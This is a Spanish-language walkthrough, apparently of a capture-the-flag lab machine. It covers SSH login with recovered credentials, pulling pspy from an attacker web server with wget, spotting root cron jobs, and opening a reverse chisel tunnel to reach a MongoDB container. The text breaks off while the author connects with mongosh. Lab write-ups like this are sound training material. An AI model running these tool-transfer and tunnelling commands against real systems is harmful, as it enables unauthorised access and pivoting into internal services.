


al parecer solo hay 80 y 22 abiertos


y podemos usar el comando ssh

entonces tendríamos que probar con las credenciales ya encontradas y los usuarios para validar si tenemos éxito.


Validamos los 3 usuarios y accedemos por ssh con saul



ssh saul@172.17.0.1 -p22



Enumeramos la máquina



Acá podría utilizar linpeas o pspy validamos primero por la segunda opción

levantamos Python server y transferimos por wget

wget http://10.10.14.11/pspy64

```
saul@talkative:/tmp$ wget http://10.10.14.11/pspy64
--2025-02-15 17:24:43--  http://10.10.14.11/pspy64
Connecting to 10.10.14.11:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: ‘pspy64’

pspy64                              100%[==================================================

2025-02-15 17:24:45 (1.95 MB/s) - ‘pspy64’ saved [3104768/3104768]

saul@talkative:/tmp$
[0] 0:nc* 1:python3- 2:bash
```

Damos permisos de ejecución chmod +x y ejecutamos, luego de unos minutos encontramos que se ejecuta un copiado del archivo passwd y aparte también se ejecuta el script update_mongo.py

```
2025/02/15 17:27:01 CMD: UID=0     PID=3907   |
2025/02/15 17:27:01 CMD: UID=0     PID=3908   | /bin/sh -c python3 /root/.backup/update_mongo.py
2025/02/15 17:27:01 CMD: UID=0     PID=3909   | /bin/sh -c cp /root/.backup/passwd /etc/passwd
2025/02/15 17:27:01 CMD: UID=0     PID=3910   | uname -p
2025/02/15 17:27:02 CMD: UID=0     PID=3916   | /lib/systemd/systemd-udevd
2025/02/15 17:27:02 CMD: UID=0     PID=3915   | /lib/systemd/systemd-udevd
2025/02/15 17:28:01 CMD: UID=0     PID=3920   | /usr/sbin/CRON -f
2025/02/15 17:28:01 CMD: UID=0     PID=3919   | /usr/sbin/CRON -f
2025/02/15 17:28:01 CMD: UID=0     PID=3922   |
2025/02/15 17:28:01 CMD: UID=0     PID=3921   |
2025/02/15 17:28:01 CMD: UID=0     PID=3924   | /bin/sh -c cp /root/.backup/shadow /etc/shadow
2025/02/15 17:28:01 CMD: UID=0     PID=3923   | cp /root/.backup/passwd /etc/passwd
2025/02/15 17:28:27 CMD: UID=0     PID=3925   |
2025/02/15 17:29:01 CMD: UID=0     PID=3928   | /usr/sbin/CRON -f
2025/02/15 17:29:01 CMD: UID=0     PID=3927   | /usr/sbin/CRON -f
2025/02/15 17:29:01 CMD: UID=0     PID=3926   | /usr/sbin/CRON -f
2025/02/15 17:29:01 CMD: UID=0     PID=3929   | /bin/sh -c cp /root/.backup/passwd /etc/passwd
2025/02/15 17:29:01 CMD: UID=0     PID=3930   | /usr/sbin/CRON -f
2025/02/15 17:29:01 CMD: UID=0     PID=3931   | cp /root/.backup/shadow /etc/shadow
```


Sin embargo, al buscar no encontramos mayor cosa de mongo db validamos puertos abiertos

netstat -antup

```
tcp        0      0 172.17.0.1:6007         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6008         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6009         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6010         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6011         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6012         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6013         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6014         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:6015         0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:37876        172.17.0.2:27017        TIME_WAIT   -
tcp        0      1 10.10.11.155:51980      1.1.1.1:53              SYN_SENT    -
tcp        0    324 172.17.0.1:22           172.17.0.15:34472       ESTABLISHED -
tcp        0      0 172.17.0.1:37878        172.17.0.2:27017        TIME_WAIT   -
tcp6       0      0 :::8080                 :::*                    LISTEN      -
tcp6       0      0 :::8081                 :::*                    LISTEN      -
tcp6       0      0 :::8082                 :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 127.0.0.1:37120         127.0.0.53:53           ESTABLISHED -
```

MongoDB No SQL


El 27017 este es port por defecto de mongo



Para realizar un reenvío de puertos no es viable el ssh forwarding porque nuestro equipo no está conectado directamente a la máquina objetivo por ende utilizaremos chisel. Adicionalmente, tendremos que traer el puerto de un contenedor debido a que apunta a la 172.17.0.2


Chisel portforwarding

Como ya hemos realizado en otras máquinas transferimos chisel a la víctima




Verificamos que sirva


Como todo está bien ahora viene la configuración en local.
En kali:
chisel server -p 170 --reverse



En víctima:
./chisel client ip_kali:port_kali R:port_mauina:ip_contenedor:port_contenedor




ahora en el server debe aparecer un mensaje de session1




Mongosh


Existe una utilidad que permite conectarnos a mongo por medio de una Shell para ello utilizaremos Mongosh, esta no viene instalada en kali por lo que toca instalarla.




validamos




Ahora buscamos como conectarnos




Colocamos el locallhost parece que no es necesario colocar el port del reenvio



